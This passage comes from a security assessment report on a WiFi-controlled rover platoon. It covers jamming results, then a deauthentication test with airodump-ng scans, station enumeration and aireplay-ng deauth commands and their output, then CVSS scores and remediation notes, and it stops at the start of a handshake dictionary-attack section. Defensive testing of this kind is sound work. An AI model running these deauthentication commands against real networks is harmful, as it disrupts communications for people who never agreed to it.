


Figure 22: Test Setup ID3

And the operator (check the Dashboard on the next picture) loses connection with the cars





Figure 23: WiFi connection lost on test ID3

In this capture, it can be seen how the three cars have a network error and the connection has been aborted



```
07:13:29 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: None, unde_attack: False, counter_measures: True
07:13:29 -    control - /ACCDistanceData - INFO: my_car: 1, control_speed: 0.0
07:13:29 -   car_comm -    CarComm - INFO: antes post
07:13:29 - requests.packages.urllib3.connectionpool -    CarComm - INFO: Reset
ting dropped connection: car3.sparta.org
07:13:29 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: None, unde_attack: False, counter_measures: True
07:13:29 -    control - /ACCDistanceData - INFO: my_car: 1, control_speed: 0.0

Network error: Software caused connection abort

────────────────────────────────────────────────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal output to file
```

```
eed: 0.0, unde_attack: False, counter_measures: True
07:11:26 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: 0.0, unde_attack: False, counter_measures: True
07:11:26 -    control - Thread-2471 - INFO: filter_speed: previous_car_speed:
0.0, unde_attack: False, counter_measures: True
07:11:26 -   werkzeug - Thread-2471 - INFO: 192.168.43.101 - - [09/Sep/2021 07
:11:26] "POST /intercar HTTP/1.1" 200 -
07:11:26 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: 0.0, unde_attack: False, counter_measures: True

Network error: Software caused connection abort

────────────────────────────────────────────────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal output to file
```

```
eed: 0.0, unde_attack: False, counter_measures: True
07:11:48 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: 0.0, unde_attack: False, counter_measures: True
07:11:48 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: 0.0, unde_attack: False, counter_measures: True
07:11:48 -    control - /ACCDistanceData - INFO: filter_speed: previous_car_sp
eed: 0.0, unde_attack: False, counter_measures: True
07:11:49 - requests.packages.urllib3.connectionpool -    CarComm - INFO: Reset
ting dropped connection: car1.sparta.org

Network error: Software caused connection abort

────────────────────────────────────────────────────────────────────────────

Session stopped
    - Press <return> to exit tab
    - Press R to restart session
    - Press S to save terminal output to file
```

Figure 24: Connection lost on all rovers on test ID3

5.3.3.5 Remediation actions

The application of Channel Hopping techniques would remediate the jamming attack on one channel, so this attack could be remediated.

5.3.4 ID 4 – WiFi deauthentication

5.3.4.1 Description

A station of the WiFi network is deauthenticated. It loses all the platoon communication.

This attack leads to a system degradation performance as one or more platoon participants (leader or followers) loose the platoon communication. It can be considered a Denial of Service of the Platoon service. However, in the specific case tested (leader has been deauthenticated), the cars have not crashed.

5.3.4.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H/E:H/RL:U/RC:C/CR:M/IR:H/AR:H/MAV:A/MAC:L/MS:C/MC:N/MI:N/MA:H

Base Score= 7.4 (High)

Temporal Score= 7.4 (High)

Environmental Score= 9.5 (Critical)


5.3.4.3 Affected Assets

The leader, the followers, or the operator (or any combination of them) lose all the platoon communication. In case of a rover, it has to rely on its own sensors to keep trajectories and distance gaps. It could provoke crashes between cars if their sensors do not react fast enough (in this test, there has not been crashes)

5.3.4.4 Execution

A Kali Linux operative system is running on a Rasbperry Pi and an ASFA AWUS036NH Antenna is attached to it. This antenna can work in monitor mode.


First step is to put the wlan interface in monitor mode and check with airodump-ng which WiFi networks are available and its power. The most powerful one is Android_fer, which is the WiFi router to which the rovers connect. The WiFi connection uses WPA2 and is set at 2.4Ghz.



```
┌──(root💀kali)-[/]
└─# sudo airodump-ng wlan0mon

 CH 10 ][ Elapsed: 1 min ][ 2021-07-21 20:13 ][ WPA handshake: 48:4A:E9:1B:92:40

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 9C:29:76:00:6D:10   -1        0        4    0  11   -1   OPN              <length:  0>
 9C:2E:A1:71:34:03  -72      219     2197   19  13  180   WPA2 CCMP   PSK  Android_fer
 D4:6E:0E:56:D2:94  -23      243       24    0  11  130   WPA2 CCMP   PSK  TP-LINK_D294
 48:4A:E9:1B:92:43  -65       94       15    0   6  130   OPN              WIFI_PUBLICA
 48:4A:E9:1B:92:40  -65       95       49    1   6  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:1B:92:42  -50       88        0    0   6  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 48:4A:E9:1B:92:44  -56      100        0    0   6  130   OPN              WIFI_EVENTOS
 48:4A:E9:1B:92:41  -65      110       12    0   6  130   WPA2 CCMP   PSK  WIFI_LAB
 AC:A3:1E:A6:AE:A2  -70        2        0    0   6  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 AC:A3:1E:A6:AE:60  -73       38        0    0   1  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 AC:A3:1E:A6:AE:63  -73       34        0    0   1  130   OPN              WIFI_PUBLICA
 AC:A3:1E:A6:AE:64  -73       50        0    0   1  130   OPN              WIFI_EVENTOS
 AC:A3:1E:A6:AE:62  -73       38        0    0   1  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 AC:A3:1E:A6:AE:61  -73       47        0    0   1  130   WPA2 CCMP   PSK  WIFI_LAB
 E4:AB:89:9B:4E:06  -73       39        0    0   1  130   WPA2 CCMP   PSK  MOVISTAR_4E05
 00:1A:2B:0A:1E:7B  -75      124        0    0   3   54   WPA  TKIP   PSK  WLAN_B4
 48:4A:E9:19:D9:01  -76       46        2    0  11  130   WPA2 CCMP   PSK  WIFI_LAB
 AC:A3:1E:A6:AF:01  -77       31        0    0  11  130   WPA2 CCMP   PSK  WIFI_LAB
 00:25:CA:3C:04:3F  -74       49        0    0   1   65   WPA2 CCMP   PSK  6S0A192A0209
 AC:A3:1E:A6:AF:04  -75       31        0    0  11  130   OPN              WIFI_EVENTOS
 AC:A3:1E:A6:AF:03  -75       34        0    0  11  130   OPN              WIFI_PUBLICA
 AC:A3:1E:A6:AF:02  -75       30        0    0  11  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 48:4A:E9:19:D9:04  -76       38        0    0  11  130   OPN              WIFI_EVENTOS
 48:4A:E9:19:D9:00  -76       50      163    0  11  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 AC:A3:1E:A6:AF:00  -75       28        0    0  11  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:19:D9:02  -76       46        0    0  11  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 48:4A:E9:1B:2E:E2  -76       27        0    0  11  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 48:4A:E9:1B:2E:E1  -76       30        0    0  11  130   WPA2 CCMP   PSK  WIFI_LAB
 48:4A:E9:19:D9:03  -76       36        7    0  11  130   OPN              WIFI_PUBLICA
 48:4A:E9:1B:2E:E4  -77       24        0    0  11  130   OPN              WIFI_EVENTOS
 48:4A:E9:1B:2E:E3  -76       28        0    0  11  130   OPN              WIFI_PUBLICA
 48:4A:E9:1B:2E:E0  -77       31        0    0  11  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:1B:5F:01  -79       11        0    0   1  130   WPA2 CCMP   PSK  WIFI_LAB
 48:4A:E9:1B:5F:00  -80       19       50    0   1  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:1C:35:01  -82       19        0    0   6  130   WPA2 CCMP   PSK  WIFI_LAB
 48:4A:E9:1B:5F:02  -80       13        0    0   1  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 AC:A3:1E:A6:AE:A1  -80       12        0    0   6  130   WPA2 CCMP   PSK  WIFI_LAB
 AC:A3:1E:A6:AE:A3  -80        5        1    0   6  130   OPN              WIFI_PUBLICA
 AC:A3:1E:A6:AE:A4  -80       11        0    0   6  130   OPN              WIFI_EVENTOS
 48:4A:E9:1C:35:03  -80       10        1    0   6  130   OPN              WIFI_PUBLICA
 AC:A3:1E:A6:AE:A0  -82       22       58    0   6  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:1B:5F:03  -81       16        0    0   1  130   OPN              WIFI_PUBLICA
 48:4A:E9:1B:5F:04  -71       14        0    0   1  130   OPN              WIFI_EVENTOS
 48:4A:E9:1C:35:04  -82       12        0    0   6  130   OPN              WIFI_EVENTOS
 48:4A:E9:1C:35:02  -82       15        0    0   6  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
 48:4A:E9:1C:35:00  -81       24        0    0   6  130   WPA2 CCMP   MGT  WIFI_TECNALIA
 48:4A:E9:1B:50:60  -83        0       10    0   1   -1   WPA              <length:  0>
 00:1B:11:BF:9C:28  -84        5        3    0   1   54 . WPA2 CCMP   PSK  WIFI_LAB_ENERGIA_BIZKAIA

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   82:87:49:77:D3:0B  -75    0 - 1      1        2
 (not associated)   DA:A1:19:40:AA:89  -25    0 - 1      0        5         MOVISTAR_3F30
 (not associated)   66:FA:75:C4:73:3E  -25    0 - 1      0        4
 (not associated)   D2:15:98:E1:89:29  -75    0 - 1      0        1
 (not associated)   00:24:D7:D3:4F:F8  -76    0 - 1      0        2
 (not associated)   48:89:E7:3F:FE:30  -76    0 - 6      0        2         WIFI_TECNALIA
 (not associated)   84:C5:A6:16:F9:7C  -77    0 - 1      0        1
 (not associated)   06:07:4B:9C:2B:9B  -77    0 - 1      0        1
 (not associated)   86:18:3D:65:AB:39  -78    0 - 1      0        1
```

Figure 25: Detection and analysis of the WiFi network to be attacked on test ID4


As a second step, this specific network is analysed, and the following stations have been found to be attached to the Router. Concretely, 3 rovers (which share similar MACs due that they are from the same manufacturer) and the operator.



```
┌──(root💀kali)-[/]
└─# airodump-ng --essid Android_fer wlan1mon

 CH  5 ][ Elapsed: 6 s ][ 2021-07-21 20:07

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 9C:2E:A1:71:34:03  -25       10      206   25  13  180   WPA2 CCMP   PSK  Android_fer

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   72:71:E9:AA:2F:99  -78    0 - 1      0        1         WIFI_TECNALIA
 (not associated)   32:7F:AF:A3:B3:50  -56    0 - 5      0        1
 (not associated)   FE:05:45:AC:28:CE  -68    0 - 5      0        1
 (not associated)   06:23:94:54:03:6E  -68    0 - 5      0        1
 9C:2E:A1:71:34:03  7C:DD:90:D8:25:16  -14   24e-54e   148       41
 9C:2E:A1:71:34:03  7C:DD:90:D8:25:0B  -16   24e-54e   239       69
 9C:2E:A1:71:34:03  7C:DD:90:D8:2D:A5  -20   24e- 1e   268       42
 9C:2E:A1:71:34:03  84:C5:A6:17:60:88  -32    0 -24e   399       54
Quitting...
┌──(root💀kali)-[/]
└─# █
```

Figure 26: Enumeration of MACs connected to WiFi target network

As a third step, with the aireplay-ng command, it is possible to kick out one base station from the router for X seconds.



```
┌──(root💀kali)-[/]
└─# aireplay-ng -0 10 -a 9C:2E:A1:71:34:03 -c 7C:DD:90:D8:25:16 wlan1mon --ignore-negative-one
20:30:25  Waiting for beacon frame (BSSID: 9C:2E:A1:71:34:03) on channel -1
20:30:26  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [40|58 ACKs]
20:30:26  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|59 ACKs]
20:30:27  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|60 ACKs]
20:30:27  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 8|56 ACKs]
20:30:28  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|56 ACKs]
20:30:28  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|61 ACKs]
20:30:29  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 1|61 ACKs]
20:30:30  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|57 ACKs]
20:30:30  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|62 ACKs]
20:30:31  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|61 ACKs]
┌──(root💀kali)-[/]
└─# aireplay-ng -0 10 -a 9C:2E:A1:71:34:03 -c 7C:DD:90:D8:25:16 wlan1mon --ignore-negative-one
20:31:02  Waiting for beacon frame (BSSID: 9C:2E:A1:71:34:03) on channel -1
20:31:03  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [37|60 ACKs]
20:31:04  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|61 ACKs]
20:31:04  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|58 ACKs]
20:31:05  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [20|60 ACKs]
20:31:05  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|56 ACKs]
20:31:06  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|55 ACKs]
20:31:06  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|62 ACKs]
20:31:07  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|60 ACKs]
20:31:08  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|57 ACKs]
20:31:08  Sending 64 directed DeAuth (code 7). STMAC: [7C:DD:90:D8:25:16] [ 0|54 ACKs]
```

Figure 27: Deauthentication of selected MACs of the WiFi network

A specific attack has been done against the leader of the platoon and it has been disconnected from the network. The Leader is then out of the platoon communication and it has been checked as the operator has lost connection to it. However, in this case, the set of 3 rovers (Leader, follower1 and follower2) have kept running correctly keeping the platoon (thanks to the sensors).

5.3.4.5 Remediation actions

Unfortunately, with this System (HW and SW architecture) there is not any remediation action. The deauthentication issue is not solved in this WiFi version. With a newer WiFi chipset (and corresponding FW and SW) with 802.11w capabilities, it could be remediated.




Figure 28: Test Setup on test ID 4

5.3.5 ID 5 – Handshake Capture - Dictionary

5.3.5.1 Description

A WiFi WPA handshake is captured. Afterwards a dictionary attack is performed over this handshake. The password has been successfully identified. The Attacker can pass the WPA2 protection and check the open ports, services and vulnerabilities of the rovers and the router (and also the operator's PC)

This attack does not have a direct impact on the rovers. However, it opens the door to other possible attacks (check ID7)

5.3.5.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L/E:F/RL:O/RC:C/CR:M/IR:M/AR:M/MAV:A/MAC:L/MPR:L/MUI:R/MS:C/MC:L/MI:L/MA:L

Base Score = 7.1 (High)

Temporal Score = 6.6 (Medium)

5.3.5.3 Environmental Score= 5.5 (Medium) Affected Assets

All the stations connected to the router and the router itself are affected.

5.3.5.4 Execution

